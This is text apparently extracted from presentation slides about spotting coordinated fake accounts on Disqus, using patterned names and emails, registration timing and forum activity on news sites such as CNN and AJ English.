


# Inter-registration time






# Inter-registration time





# Inter-registration time





# So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames




Disqus lets us map usernames  
to forums where they're active



**Jerusalem Post (297)**

**AJ English (1077)**

**CNN (5647)**

